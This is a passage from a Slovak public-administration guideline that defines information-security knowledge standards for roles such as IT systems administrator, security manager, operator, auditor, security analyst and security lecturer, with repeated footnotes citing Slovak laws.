   8.2. Vie v oblasti svojej pôsobnosti spracovať zadanie, zaistiť vypracovanie a presadiť implementáciu postupov pri riešení bezpečnostných incidentov v IKT systémoch v súlade s pravidlami a postupmi pri správe incidentov v organizácii.
9. Prevádzka IKT systémov a kontinuita činnosti
   9.1. Pozná význam zabezpečenia kontinuity činností, pozná štruktúru havarijných plánov a plánov kontinuity činností a rozumie základným pojmom v tejto oblasti (RPO, RTO, MTO a pod.).
   9.2. Rozumie základným metódam a opatreniam pre zabezpečenie kontinuity činnosti a ich obmedzeniam.
   9.3. Vie v oblasti svojej pôsobnosti spracovať zadanie, zaistiť vypracovanie a presadiť

implementáciu havarijných plánov a plánov kontinuity činnosti IKT systémov, pričom zohľadní potreby organizácie (vyplývajúce z jej úloh).

9.4. Dokáže zohľadniť úlohy organizácie ako aj plány iných útvarov organizácie pri vypracovaní havarijných plánov a plánov kontinuity činnosti v IKT oblasti.

9.5. Dokáže zabezpečiť praktické testovanie plánov.

10. Audit

10.1. Pozná ciele a postupy bezpečnostného auditu, dokáže spolupracovať s audítormi a interpretovať výsledky auditu.

**Charakteristika roly - Správca IKT systémov.** Odborník s informatickým vzdelaním, zodpovedný za správu IKT

**Znalostný štandard**

Základy IB

Ovláda znalosti a zručnosti požadované znalostným štandardom pre laikov vo všetkých oblastiach. Tento štandard uvádza preto len požiadavky, ktoré sú navyše.

1. Legislatíva a štandardy IB
   1.1. Pozná legislatívu relevantnú pre systém organizácii (zákon o ochrane osobných údajov[69], zákon o ochrane utajovaných skutočností[70], zákon o ISVS[71], zákon o elektronickom podpise[72]**Error! Reference source not found.**, zákon o elektronických komunikáciách[73] a pod.) povinnosti, ktoré z nej vyplývajú.
   1.2. Dokáže splniť povinnosti vyplývajúce z legislatívy a v prípade, ak to presahuje jeho kompetencie, vypracovať v spolupráci s manažérom IT kvalifikovaný návrh pre vedenie organizácie.
   1.3. Pozná bezpečnostné štandardy relevantné pre systém.
2. Riadenie IB
   2.1. Pozná základné pojmy IB, ich význam a vie ich aplikovať na IKT systémy, ktoré spravuje, napríklad aktívum, integrita, dôvernosť, autentickosť, dostupnosť, súkromie, preukázateľnosť, neodmietnuteľnosť pôvodu a prijatia a pod.
   2.2. Pre systém dokáže rozpracovať bezpečnostnú politiku organizácie do konkrétnych postupov (praktík); pri tvorbe bezpečnostnej politiky organizácie dokáže posúdiť návrh z hľadiska potrieb systému, resp. dopad návrhu na systém.
   2.3. Pozná klasifikačnú schému a vie podľa nej klasifikovať systémové údaje, za ktoré je zodpovedný (heslá, konfiguračné súbory); vie implementovať potrebné opatrenia na ochranu klasifikovanej informácie používanej v systéme (ochrana prístupu, označovanie, procedúry na spracovanie klasifikovanej informácie v systéme).
3. Riadenie rizík
   3.1. Pozná základné pojmy riadenia rizík, ich význam a vie ich aplikovať na systémy, ktoré spravuje: hrozba, zraniteľnosť, opatrenie, analýza rizík, ošetrenie rizika a pod.
   3.2. Dokáže samostatne, prípadne v spolupráci s manažérom informačnej bezpečnosti spracovať zadanie na bezpečnostný projekt, resp. analýzu rizík systému a spolupracovať pri ich realizácii.
   3.3. Vie posúdiť relevantnosť hrozieb voči systému, zohľadniac požiadavky na systém

[69] Zákon č. 122/2013 Z.z. o ochrane osobných údajov a o zmene a doplnení niektorých zákonov
[70] Zákon č. 215/2004 Z.z. o ochrane utajovaných skutočností a o zmene a doplnení niektorých zákonov
[71] Zákon č. 275/2006 Z.z. o informačných systémoch verejnej správy a o zmene a doplnení niektorých zákonov
[72] Zákon č. 215/2002 Z.z. o elektronickom podpise a o zmene a doplnení niektorých zákonov v znení neskorších predpisov
[73] Zákon č. 351/2011 Z.z. o elektronických komunikáciách v znení neskorších predpisov

vyplývajúce z legislatívy, bezpečnostnej politiky organizácie, štandardov a zraniteľnosti systému.
3.4. Dokáže ohodnotiť riziká identifikované počas analýzy rizík.
3.5. Dokáže posúdiť úplnosť a adekvátnosť analýzy rizík/bezpečnostného projektu systému, najmä vhodnosť a použiteľnosť navrhovaných opatrení.
3.6. Dokáže implementovať navrhované bezpečnostné opatrenia v systéme, ktorý spravuje.

4. Obstarávanie, vývoj a zmeny IKT systémov
   4.1. Ovláda životný cyklus systému a pozná bezpečnostné požiadavky na systém v jednotlivých fázach jeho životného cyklu.
   4.2. Pre nové systémy, ktoré má v budúcnosti spravovať, dokáže špecifikovať kapacitné požiadavky a základné bezpečnostné požiadavky.
   4.3. Vie posúdiť do akej miery sú bezpečnostné požiadavky splnené v navrhovaných riešeniach.
   4.4. Pri vývoji/dodávke/úpravách systému pozná význam oddelenia vývojového, testovacieho a produkčného prostredia a vie primerane zabezpečiť ochranu jednotlivých prostredí vrátane údajov v nich uložených.
   4.5. Vie sformulovať bezpečnostné požiadavky na dodávateľov systému (dodávka, servis, iné služby).
   4.6. Dokáže posúdiť dopad zavedenia nového systému na existujúce systémy (za ktoré zodpovedá).
5. Fyzická bezpečnosť
   5.1. Dokáže posúdiť potreby fyzického zabezpečenia systému, posúdiť stav fyzickej ochrany a adekvátnosť možných opatrení; vie sformulovať požiadavky na bezpečnostné okolie (o.i. pracovné stanice používateľov) systému.
6. Riadenie prístupu
   6.1. Rozumie pojmom v oblasti riadenia prístupu a pozná význam riadenia prístupu a spôsoby jeho zabezpečenia.
   6.2. Efektívne spravuje používateľov systému; pre systém dokáže definovať roly, kritériá na zaradenie používateľov do rol a vypracovať procedúry na zaradenie/vyradenie používateľa.
   6.3. Dokáže implementovať opatrenia týkajúce sa riadenia prístupu v systémoch, ktoré spravuje.
7. Bezpečnosť komunikácie
   7.1. Ovláda bezpečnostné aspekty IKT - bezpečnosť sieťového prostredia, operačných systémov, bezpečnosť databázových systémov, bezpečnosť web systémov (všeobecne a detailne bezpečnostné aspekty systému, ktorý spravuje)
   7.2. Pozná a vie používať technológie sieťovej bezpečnosti.
   7.3. Ovláda základy kryptológie a PKI (používanie kryptografických techník a prostriedkov, vrátene správy kryptografických kľúčov).
8. Správa bezpečnostných incidentov
   8.1. Pozná význam správy bezpečnostných incidentov a dokáže klasifikovať závažnosť incidentov týkajúcich sa systémov, ktoré spravuje.
   8.2. Dokáže spracovať a zaviesť do používania postupy pre riešenie bezpečnostných incidentov zasahujúcich systémy, ktoré spravuje.
9. Prevádzka IKT systémov a kontinuita činnosti
   9.1. Pri prevádzke systému pozná a vie zabezpečiť dodržiavanie pravidiel pre narábanie s médiami, výmenu informácií s tretími stranami, monitorovanie aktivít v systéme, a pre vytváranie, ochranu a spracovanie záznamov auditu.
   9.2. Pozná princípy fungovania rozličných typov škodlivého kódu a spôsob ochrany proti nim.
   9.3. Pozná význam zabezpečenia kontinuity činností a rozumie základným pojmom v tejto oblasti.
   9.4. Na základe odborného usmernenia dokáže zdokumentovať čiastkové plány kontinuity činnosti na úrovni ním vykonávaných alebo zabezpečovaných postupov, vrátane

havarijných plánov a plánov obnovy pre systém, ktorý spravuje.
9.5. Rozumie potrebe overovania postupov obnovy a zabezpečenia kontinuity a je schopný prakticky overiť postupy dotýkajúce sa systémov, ktoré spravuje.
9.6. Má odborné poznatky potrebné na prevádzkovanie systémov, ktoré spravuje, v súlade s plánmi zabezpečenia kontinuity činnosti.
10. Audit
10.1. Pozná požiadavky na hodnotenie bezpečnosti systémov: audit a certifikácia, self-assessment v IB.
10.2. Dokáže spolupracovať s audítormi pri audite systémov, ktoré spravuje.

#### *2.18.3.4 Špecialisti v informačnej bezpečnosti*

Do tejto kategórie patria v prvom rade manažéri informačnej bezpečnosti rozličných úrovní, audítori IKT systémov a produktov, operátori bezpečnostných technológií, bezpečnostní analytici, vyšetrovatelia špecializujúci sa na počítačovú kriminalitu. Vo verejnej správe pôsobia v 4 rolách

1. manažéri informačnej bezpečnosti
2. operátori bezpečnostných technológií (špecialisti zameraní na bezpečnosť konkrétnych IKT oblastí alebo na konkrétne bezpečnostné technológie)
3. audítori
4. bezpečnostní analytici

**Charakteristika roly - Manažér informačnej bezpečnosti:** Vedúci pracovník, špecializovaný pre oblasť informačnej bezpečnosti. Najvyššia odborná autorita pre IB v organizácii. Je vlastníkom bezpečnostnej politiky a zodpovedá za jej správu a v spolupráci s pracovníkmi vlastného útvaru (ak taký v organizácii existuje) a/alebo s inými pracovníkmi aj za jej rozpracovanie a uplatňovanie. Samostatná pozícia bezpečnostného manažéra IT a/alebo útvar bezpečnostného manažéra IT existuje spravidla vo väčších organizáciách.

**Znalostný štandard**

1. Legislatíva a štandardy IB
1.1. Pozná základné štandardy, odporúčania a najlepšie praktiky IB pre jednotlivé oblasti IB (rad ISO 2700x, CObIT, štandardy ISVS a pod.) a je schopný interpretovať ich požiadavky v prostredí IT systémov v oblasti svojej pôsobnosti.
1.2. Pozná legislatívu relevantnú pre informačné systémy, za ktoré zodpovedá organizácii (zákon o ochrane osobných údajov[74], zákon o ochrane utajovaných skutočností[75], zákon o ISVS[76], zákon o elektronickom podpise[77] **Error! Reference source not found.**, zákon o elektronických komunikáciách[78] a pod.) ako aj povinnosti z tejto legislatívy vyplývajúce.
2. Riadenie IB
2.1. Pozná a orientuje sa v jednotlivých oblastiach IB.
2.2. Dokáže sformulovať návrh bezpečnostnej politiky organizácie.

[74] Zákon č. 122/2013 Z.z. o ochrane osobných údajov a o zmene a doplnení niektorých zákonov
[75] Zákon č. 215/2004 Z.z. o ochrane utajovaných skutočností a o zmene a doplnení niektorých zákonov
[76] Zákon č. 275/2006 Z.z. o informačných systémoch verejnej správy a o zmene a doplnení niektorých zákonov
[77] Zákon č. 215/2002 Z.z. o elektronickom podpise a o zmene a doplnení niektorých zákonov v znení neskorších predpisov
[78] Zákon č. 351/2011 Z.z. o elektronických komunikáciách v znení neskorších predpisov

2.3. Dokáže vypracovať alebo riadiť vypracovanie bezpečnostného projektu a ďalších formálnych dokumentov v súlade s legislatívnymi požiadavkami a potrebami organizácie.
2.4. Vie definovať vhodné bezpečnostné roly a súvisiace zodpovednosti v procesoch a systémoch organizácie .
2.5. Vie zhodnotiť aktuálny stav riadenia IB v organizácii, vrátane identifikácie najzávažnejších nedostatkov a vhodných nápravných opatrení.
2.6. Dokáže definovať bezpečnostné politiky a štandardy pre rôzne IKT oblasti v organizácii.
2.7. Dokáže premietnuť bezpečnostné požiadavky do iných vnútorných predpisov organizácie (ktoré upravujú riadenie projektov, riadenie zmien, riadenie kvality a pod.).
2.8. Dokáže sa podieľať na vzdelávaní a zvyšovaní bezpečnostného povedomia pracovníkov organizácie.
2.9. Dokáže komunikovať s externými bezpečnostnými expertmi v jednotlivých oblastiach IB.

3. Riadenie rizík
3.1. Pozná základné pojmy riadenia rizík, ich význam a vie ich aplikovať na vlastnú organizáciu: hrozba, zraniteľnosť, opatrenie, analýza rizík, ošetrenie rizika a pod.
3.2. Dokáže zaviesť a riadiť systematické spravovanie IT rizík v organizácii, ohodnotiť riziká a pozná metódy ošetrenia rizík.
3.3. Vie vypracovať analýzu rizík IKT systémov a vie posúdiť kvalitu takýchto dokumentov ak sú vypracované externe.
3.4. Dokáže ohodnotiť riziko a pozná metódy ošetrenia rizík.
3.5. Vie posúdiť dopad navrhovaných bezpečnostných opatrení (náklady, technické zabezpečenie, organizačné dôsledky, legislatíva).
3.6. Vie vyhodnotiť účinnosť a efektívnosť prijatých opatrení.
3.7. Dokáže spolupracovať pri zavádzaní bezpečnostných prostriedkov v organizácii, vrátane ich testovania.

4. Obstarávanie, vývoj a zmeny IT systémov
4.1. Vie v spolupráci s odbornými útvarmi organizácie špecifikovať bezpečnostné požiadavky na predmet obstarávania.
4.2. Vie posúdiť naplnenie bezpečnostných požiadaviek na predmet obstarávania.

5. Fyzická bezpečnosť
5.1. Pozná hrozby fyzického narušenia IKT systémov a ich infraštruktúry a dokáže ohodnotiť riziká z nich vyplývajúce.
5.2. Vie navrhnúť, zdôvodniť a zaistiť/zorganizovať implementáciu opatrení fyzickej ochrany IKT systémov.
5.3. Dokáže vypracovať návrhy politík na zaistenie fyzickej ochrany IKT systémov v organizácii.
5.4. Dokáže posúdiť účinnosť existujúcich opatrení fyzickej ochrany a dopad technických, organizačných, prípadne iných zmien v organizácii na fyzickú bezpečnosť IKT systémov.

6. Riadenie prístupu
6.1. Rozumie významu identifikácie a autentizácie; pojmom, princípom a metódam I&A; spôsobom riadenia prístupu a vie ich aplikovať v konkrétnom prostredí.
6.2. Vie posúdiť akú úroveň a spôsob riadenia prístupu si vyžadujú jednotlivé IKT systémy. Dokáže navrhnúť vhodné riešenia pre riadenie prístupu ako aj posúdiť ich účinnosť a efektívnosť.
6.3. Dokáže zaistiť implementáciu opatrení týkajúcich sa riadenia prístupu v jednotlivých IKT systémoch a spolupracovať pri ich implementácii.

7. Bezpečnosť komunikácie
7.1. Pozná a rozumie hrozbám voči sieťam a prenášaným údajom.
7.2. Pozná a rozumie bezpečnostným mechanizmom a opatreniam na ochranu sietí a údajov.

7.3. Vie posúdiť návrhy bezpečnostných opatrení navrhnutých správcom siete alebo špecialistom na sieťovú bezpečnosť, ako aj spolupracovať pri ich návrhu.
7.4. Dokáže vhodným spôsobom vyhodnotiť účinnosť prijatých opatrení.

8. Správa bezpečnostných incidentov
   8.1. Dokáže zabezpečiť riešenie bezpečnostných incidentov v organizácii.
   8.2. Dokáže vyvodiť závery z bezpečnostných incidentov, ktoré sa v organizácii vyskytli.
9. Prevádzka IT systémov a kontinuita činnosti
   9.1. Ovláda základy procesov a postupov prevádzky IKT systémov, vrátane súvisiacich bezpečnostných požiadaviek a dopadov.
   9.2. Dokáže vypracovať v spolupráci s ďalšími pracovníkmi organizácie havarijné plány a plány kontinuity činnosti.
   9.3. Vie plánovať stratégiu testovania havarijných plánov a plánov obnovy a podieľa sa na ich testovaní.
10. Audit
   10.1. Pozná úlohu auditu a dokáže špecifikovať ciele a rozsah auditu (rozsah a detailnosť auditu, použitá metodika a pod.).
   10.2. Dokáže spolupracovať s audítormi pri bezpečnostnom audite a interpretovať výsledky auditu.

**Charakteristika roly - Operátor bezpečnostných technológií.** Vykonáva čiastkové procesy (činnosti pri realizácii bezpečnostných opatrení) informačnej bezpečnosti ako napríklad operátor antivírusových nástrojov, nástrojov IDS/IPS, bezpečnostných tokenov, alebo vykonáva správu kryptografických kľúčov atď.

**Znalostný štandard**

1. Legislatíva a štandardy IB
   1.1. Má základnú právnu orientáciu v legislatíve relevantnej pre informačné systémy a spracúvané údaje vo vlastnej organizácii (zákon o ochrane osobných údajov[79], zákon o ochrane utajovaných skutočností [80], zákon o ISVS [81], zákon o elektronickom podpise [82] **Error! Reference source not found.**, zákon o elektronických komunikáciách[83] a pod.).
2. Riadenie IB
   2.1. Dokáže efektívne vykonávať čiastkový proces informačnej bezpečnosti.
   2.2. Dokáže sformulovať návrh bezpečnostnej smernice alebo postupu v oblasti týkajúcej sa bezpečnostného procesu v oblasti svojej pôsobnosti.
   2.3. Vie zhodnotiť aktuálny stav bezpečnostného procesu v organizácii, vrátane identifikácie najzávažnejších nedostatkov.
   2.4. Dokáže spolupracovať pri zavádzaní a zmenách bezpečnostného procesu, vrátane jeho testovania.
   2.5. V prípade potreby je schopný vyškoliť pracovníkov organizácie v postupoch zabezpečujúcich správne a efektívne zvládnutie bezpečnostného procesu.
3. Riadenie rizík
   3.1. Má všeobecné znalosti o spôsobe riadenia rizík.
   3.2. Pozná hrozby relevantné pre oblasť IB v ktorej pracuje, vie zdokumentovať a vyhodnotiť riziká z nich vyplývajúce a navrhnúť opatrenia.
   3.3. Samostatne, prípadne v spolupráci so správcami IKT systémov vie implementovať bezpečnostné opatrenia v oblasti svojej pôsobnosti.

[79] Zákon č. 122/2013 Z.z. o ochrane osobných údajov a o zmene a doplnení niektorých zákonov
[80] Zákon č. 215/2004 Z.z. o ochrane utajovaných skutočností a o zmene a doplnení niektorých zákonov
[81] Zákon č. 275/2006 Z.z. o informačných systémoch verejnej správy a o zmene a doplnení niektorých zákonov
[82] Zákon č. 215/2002 Z.z. o elektronickom podpise a o zmene a doplnení niektorých zákonov v znení neskorších predpisov
[83] Zákon č. 351/2011 Z.z. o elektronických komunikáciách v znení neskorších predpisov

4. Obstarávanie, vývoj a zmeny IKT systémov
   4.1. Vie posúdiť dopady zmien na oblasť svojej pôsobnosti.
   4.2. Vie sformulovať bezpečnostné požiadavky na/z oblasti svojej pôsobnosti a posúdiť, či boli v primeranej miere splnené.
5. Fyzická bezpečnosť
   5.1. Pozná problematiku fyzickej bezpečnosti vo všeobecnosti.
   5.2. Dokáže vyhodnotiť fyzické hrozby a odhadnúť riziká z nich vyplývajúce v oblasti svojej pôsobnosti a navrhnúť primerané opatrenia fyzického a organizačného charakteru.
6. Riadenie prístupu
   6.1. Rozumie pojmom, princípom a významu identifikácie, autentizácie, metódam a spôsobom riadenia prístupu a vie ich aplikovať v konkrétnom prostredí svojej pôsobnosti.
   6.2. Vie posúdiť akú úroveň a spôsob riadenia prístupu si vyžadujú a aké prostriedky riadenia prístupu umožňujú jednotlivé bezpečnostné technológie, ktorých prevádzku zabezpečuje. Dokáže navrhnúť vhodné riešenia pre riadenie prístupu ako aj posúdiť ich účinnosť a efektívnosť.
   6.3. Dokáže zaistiť implementáciu opatrení týkajúcich sa riadenia prístupu v oblasti svojej pôsobnosti systémoch a spolupracovať pri ich implementácii.
7. Bezpečnosť komunikácie
   7.1. Pozná a rozumie hrozbám voči sieťam a prenášaným údajom.
   7.2. Pozná a rozumie bezpečnostným mechanizmom a opatreniam na ochranu sietí a údajov.
   7.3. Pozná a vie používať prostriedky sieťovej bezpečnosti v súvislosti s bezpečnostnou technológiou, ktorej prevádzku zabezpečuje.
8. Správa bezpečnostných incidentov
   8.1. Ovláda postupy a činnosti pri výskyte a riešení bezpečnostného incidentu, ktorý je indikovaný ním prevádzkovanou bezpečnostnou technológiou.
   8.2. V prípade potreby vie kvalifikovane pôsobiť v tíme na riešenie bezpečnostného incidentu.
9. Prevádza IT systémov a kontinuita činnosti
   9.1. Ovláda základy procesov a postupov prevádzky IKT systémov, vrátane súvisiacich bezpečnostných požiadaviek a dopadov
10. Audit
   10.1. Dokáže spolupracovať s audítormi pri bezpečnostnom audite bezpečnostného procesu a interpretovať výsledky auditu.

**Charakteristika roly - Audítor bezpečnosti IKT systémov:** Pracovník posudzujúci zhodu riadenia IB, vykonávaných procesov IB a implementovaných opatrení s definovanými legislatívnymi a inými relevantnými požiadavkami, prípadne s najlepšou praxou.

Znalostný štandard

1. Legislatíva a štandardy IB
   1.1. pozná a orientuje sa v základných štandardoch IB (rad ISO 2700x, COBIT, štandardy ISVS a pod.)
   1.2. pozná a orientuje sa v platnej legislatíve upravujúcej požiadavky na IB organizácii (zákon o ochrane osobných údajov[84], zákon o ochrane utajovaných skutočností[85],

[84] Zákon č. 122/2013 Z.z. o ochrane osobných údajov a o zmene a doplnení niektorých zákonov
[85] Zákon č. 215/2004 Z.z. o ochrane utajovaných skutočností a o zmene a doplnení niektorých zákonov

zákon o ISVS[86], zákon o elektronickom podpise[87] **Error! Reference source not found.**, zákon o elektronických komunikáciách[88] a pod.)

2. Riadenie IB
   2.1. vie analyzovať vnútorné procesy organizácie a zhodnotiť spôsob a kvalitu riadenia a procesov informačnej bezpečnosti v organizácii, vrátane súvisiacej vnútornej legislatívy (politiky, postupy, štandardy a pod.)
3. Riadenie rizík
   3.1. vie zdôvodniť a zdokumentovať identifikované riziká
   3.2. dokáže odporučiť potenciálne vhodné opatrenia na zníženie alebo elimináciu identifikovaných rizík, prípadne spolupracovať so zodpovednými pracovníkmi organizácie na návrhu nápravných opatrení
   3.3. vie zhodnotiť vhodnosť a spôsob implementácie bezpečnostných prostriedkov a technológií v IKT
4. Obstarávanie, vývoj a zmeny IT systémov
   4.1. vie zhodnotiť spôsob riadenia životného cyklu informačných systémov v organizácii
5. Fyzická bezpečnosť
   5.1. má prehľad o fyzickej bezpečnosti (hrozby, riziká, opatrenia), vie posúdiť závažnosť rizík relevantných pre organizáciu a adekvátnosť prijatých opatrení
6. Riadenie prístupu
   6.1. pozná význam a metódy I&A, vie posúdiť účinnosť metód I&A používaných v organizácii a ich súlad s politikou riadenia prístupu (klasifikáciou informačných aktív)
7. Bezpečnosť komunikácie
   7.1. ovláda základy kryptológie, sieťovej a komunikačnej bezpečnosti v dostatočnej miere na to, aby vedel posúdiť relevantné hrozby voči sieti organizácie a či sú prijaté opatrenia primerané
8. Správa bezpečnostných incidentov
   8.1. pozná postupy pri riešení bezpečnostných incidentov vo všeobecnosti,
   8.2. dokáže vyhodnotiť záznamy o incidentoch v organizácii
   8.3. dokáže posúdiť, či sú postupy, ktoré sa používajú pri riešení bezpečnostných incidentov v organizácii primerané, či sú v súlade s legislatívou a bezpečnostnou politikou organizácie a či sú účinné
9. Prevádza IT systémov a kontinuita činnosti
   9.1. pozná „najlepšie praktiky“ pre prevádzku informačných systémov a bezpečnostných prostriedkov
   9.2. vie zhodnotiť adekvátnosť havarijných plánov a plánov kontinuity činností
   9.3. vie zhodnotiť kvalitu a adekvátnosť používaných procesov a postupov prevádzky IKT (konfiguračné riadenie, správa incidentov, kapacitné plánovanie, riadenie zmien a pod.)
10. Audit
    10.1. ovláda a vie prakticky použiť vhodnú metodiku pre audit informačného systému
    10.2. vie navrhnúť stratégiu auditu a vykonať audit informačného systému podľa najlepších praktík, štandardov, legislatívnych a iných požiadaviek na bezpečnosť

**Charakteristika roly - Bezpečnostný analytik.** Špecialista zodpovedný za riešenie zložitých

[86] Zákon č. 275/2006 Z.z. o informačných systémoch verejnej správy a o zmene a doplnení niektorých zákonov
[87] Zákon č. 215/2002 Z.z. o elektronickom podpise a o zmene a doplnení niektorých zákonov v znení neskorších predpisov
[88] Zákon č. 351/2011 Z.z. o elektronických komunikáciách v znení neskorších predpisov

bezpečnostných incidentov, bezpečnostných incidentov veľkého rozsahu alebo incidentov s vážnym dopadom na organizáciu. Má široké vedomosti zo všetkých oblastí informačnej bezpečnosti a hlboké špecializované znalosti z jednej alebo viacerých oblastí IB.

**Znalostný štandard**

1. Legislatíva a štandardy IB
   1.1. pozná legislatívu SR relevantnú pre oblasť IB organizácii (zákon o ochrane osobných údajov[89], zákon o ochrane utajovaných skutočností[90], zákon o ISVS[91], zákon o elektronickom podpise[92]**Error! Reference source not found.**, zákon o elektronických komunikáciách[93] a pod.)
   1.2. pozná medzinárodné štandardy IB
2. Riadenie IB
   2.1. pozná systém riadenia IB podľa štandardov ISO/IEC 27000-27002
   2.2. pozná systém riadenia IB v organizácii, v ktorej pôsobí
3. Riadenie rizík
   3.1. pozná systém riadenia rizík podľa štandardu ISO/IEC 27005 a
   3.2. pozná systém riadenia rizík v organizácii, kde pôsobí
   3.3. dokáže vykonať analýzu rizík
   3.4. dokáže posúdiť účinnosť prijatých/navrhovaných opatrení
4. Obstarávanie, vývoj a zmeny IKT systémov
   4.1. pozná životný cyklus IKT systému a dokáže posúdiť, či sa priebehu životného cyklu konkrétneho IKT systému dostatočne uplatňovali bezpečnostné požiadavky, resp. kde organizácia mala bezpečnostné riziká
   4.2. dokáže navrhnúť opatrenia na odstránenie zistených bezpečnostných rizík
5. Fyzická bezpečnosť
   5.1. pozná hrozby, zraniteľnosti a opatrenia na zaistenie fyzickej bezpečnosti IKT systémov vo všeobecnosti,
   5.2. dokáže posúdiť, ktoré z hrozieb sú relevantné pre IKT systémy organizácie a účinnosť prijatých opatrení
   5.3. dokáže identifikovať nedostatky vo fyzickej ochrane IKT po bezpečnostnom incidente a navrhnúť opatrenia na ich odstránenie
6. Riadenie prístupu
   6.1. pozná význam I&A, metódy I&A
   6.2. vie posúdiť vhodnosť použitých metód I&A v organizácii a kvalitu ich implementácie
7. Bezpečnosť komunikácie
   7.1. má primerané vedomosti o fungovaní počítačových sietí, používaných sieťových protokoloch, hrozbách a bezpečnostných mechanizmoch,
   7.2. má primerané poznatky o kryptológii a jej aplikáciách (šifrovanie, elektronický podpis a i.)
   7.3. dokáže posúdiť kvalitu použitých riešení na zabezpečenie siete organizácie, vie nájsť zraniteľnosti a navrhnúť vhodný spôsob ich odstránenia alebo ochrany
8. Správa bezpečnostných incidentov
   8.1. vie identifikovať a analyzovať bezpečnostný incident (charakteristika, pôvodca/príčina, postup/spôsob vzniku, zhodnotenie rozsahu a dopadov a pod.)
   8.2. pozná metodiku vyšetrovania/riadenia bezpečnostného incidentu a vie ju aplikovať na riešenie bezpečnostných incidentov

[89] Zákon č. 122/2013 Z.z. o ochrane osobných údajov a o zmene a doplnení niektorých zákonov
[90] Zákon č. 215/2004 Z.z. o ochrane utajovaných skutočností a o zmene a doplnení niektorých zákonov
[91] Zákon č. 275/2006 Z.z. o informačných systémoch verejnej správy a o zmene a doplnení niektorých zákonov
[92] Zákon č. 215/2002 Z.z. o elektronickom podpise a o zmene a doplnení niektorých zákonov v znení neskorších predpisov
[93] Zákon č. 351/2011 Z.z. o elektronických komunikáciách v znení neskorších predpisov

8.3. dokáže riadiť situáciu v prípade bezpečnostného incidentu
8.3.1. navrhnúť vhodný spôsob reakcie na bezpečnostný incident, minimalizujúc dopady na činnosť organizácie
8.3.2. odporučiť spôsob zotavenia sa z incidentu
8.3.3. po zvládnutí incidentu navrhnúť preventívne nápravné opatrenia, prípadne dodatočné opatrenia včasnej detekcie incidentu
8.3.4. poskytuje informácie o incidente a odporučenia zodpovedným riadiacim pracovníkom organizácie
8.3.5. v prípade potreby zabezpečiť získanie dôkazov, prípadne potrebnú komunikáciu s externými subjektmi
8.3.6. formálne zdokumentovať incident
8.4. pozná štandardné bezpečnostné technológie a ovláda technológie použité v systémoch, ktorých sa týka bezpečnostný incident
8.5. pozná právne požiadavky na získavanie a uchovávanie dôkazov pri bezpečnostných incidentoch v IKT a vie ich aplikovať v praxi
8.6. pozná postupy a ovláda nástroje pre bezpečnú a preukaznú[94] evidenciu získaných informácií
8.7. pozná techniky a ovláda nástroje forenzného získavania informácií z nosičov dát, operačných systémov a aplikácií (vrátane živých systémov), počítačových sietí a ich komponentov a pod.
8.8. pozná techniky a ovláda nástroje pre rekonštrukciu priebehu incidentu, vrátane časovej línie (priebehu), spôsobu uskutočnenia a identifikácie pôvodcu incidentu
8.9. pozná techniky a ovláda nástroje pre analýzu prebiehajúceho bezpečnostného incidentu

9. Prevádzka IT systémov a kontinuita činnosti
9.1. pozná bezpečnostné problémy, ktoré je potrebné riešiť počas prevádzky systému
9.2. dokáže posúdiť prevádzkové predpisy, používané postupy a v prípade bezpečnostného incidentu vie posúdiť, či došlo k porušeniu predpísaných postupov, alebo či tieto postupy nemajú nedostatky
9.3. dokáže vyhodnotiť hrozby, ktoré môžu spôsobiť rozsiahle/závažné narušenie IKT systémov a posúdiť účinnosť opatrení na zabezpečenie kontinuity činnosti

10. Audit
10.1. Pozná metódy auditu a dokáže využívať výsledky auditu pri analýze stavu IKT systémov a príčin bezpečnostných incidentov.

### *2.18.3.5 Učitelia informačnej bezpečnosti*

Učiteľ informačnej bezpečnosti je odborník v informačnej bezpečnosti, ktorý v tejto oblasti pravidelne vykonáva systematickú vzdelávaciu činnosť. Kvalifikácia učiteľa informačnej bezpečnosti je daná znalosťami, ktoré má poslucháčom odovzdať a schopnosťou podať ich tak, aby im poslucháči porozumeli a osvojili si ich. Vo verejnej správe pôsobia odborníci v IB, ktorí (popri inej činnosti) príležitostne vzdelávajú zamestnancov verejnej správy v IB. Títo odborníci patria do roly lektorov IB.

| |
|---|
| Charakteristika roly - **Lektor IB.** Lektor s informatickým vzdelaním, ktorý učí základy IB dospelých laikov (zamestnancov nejakej organizácie verejnej správy, vrátane manažérov a vedúcich pracovníkov). |
| **Znalostný štandard** |

[94] Záväzné požiadavky na narábanie s digitálnymi dôkazmi nie sú v slovenskej legislatíve zatiaľ stanovené

Základy IB

- Pozná základné pojmy a rozumie procesom a ich významu vo všetkých oblastiach IB. Okrem špecifických znalostí IB navyše:
- Dokáže pripraviť a viesť praktické cvičenia zamerané na osvojenie potrebných zručností v oblastiach IB.
- Dokáže demonštrovať preberané oblasti IB na konkrétnych príkladoch (požiadavky štandardov, legislatívy, spôsoby riadenia IB, bezpečnostné mechanizmy, postupy a pod.), ilustrovať dobré aj záporné stránky jednotlivých riešení a opatrení, atď.
- Dokáže pripraviť a realizovať skúšku na overenie získaných znalostí a zručností.

1. Legislatíva a štandardy IB
   1.1. Má základnú právnu orientáciu v informačnej bezpečnosti (zákon o ochrane osobných údajov [95], zákon o ochrane utajovaných skutočností [96], zákon o ISVS [97], zákon o elektronickom podpise [98] **Error! Reference source not found.**, zákon o elektronických komunikáciách [99] a pod.) a o povinnostiach vyplývajúcich z tejto legislatívy pre organizáciu.
   1.2. Pozná právne požiadavky na používanie IT systémov organizácie a etické zásady správania sa v digitálnom priestore.
   1.3. Vie o existencii a náplni štandardov upravujúcich jednotlivé oblasti IB (rad ISO 2700x, štandardy ISVS a pod.).
2. Riadenie IB
   2.1. Pozná základné pojmy IB, ich význam a vie ich aplikovať na konkrétnu organizáciu, napríklad aktívum, integrita, dôvernosť, autentickosť, dostupnosť, súkromie, preukázateľnosť, neodmietnuteľnosť pôvodu a prijatia a pod.
   2.2. Pozná v primeranej miere špecifické pravidlá vlastnej organizácie – napríklad bezpečnostnú politiku, štandardy, použité bezpečnostné opatrenia, konkrétne postupy pri nahlasovaní a riešení bezpečnostných incidentov, havarijné plány a pod.
   2.3. Vie identifikovať hlavné informačné aktíva organizácie.
   2.4. Pozná potrebu a zásady systematického riadenia IB, pozná štruktúru bezpečnostnej politiky a rozumie zásadám, ako zakomponovať IB do informačných procesov organizácie.
   2.5. Rozumie spôsobom, akým stanoviť priority IB v organizácii (z hľadiska plánovania, prijímaných opatrení, ošetrenia rizík a pod.).
   2.6. Pozná zásady organizačnej bezpečnosti a stanovenia zodpovednosti pracovníkov organizácie v oblasti IB.
3. Riadenie rizík
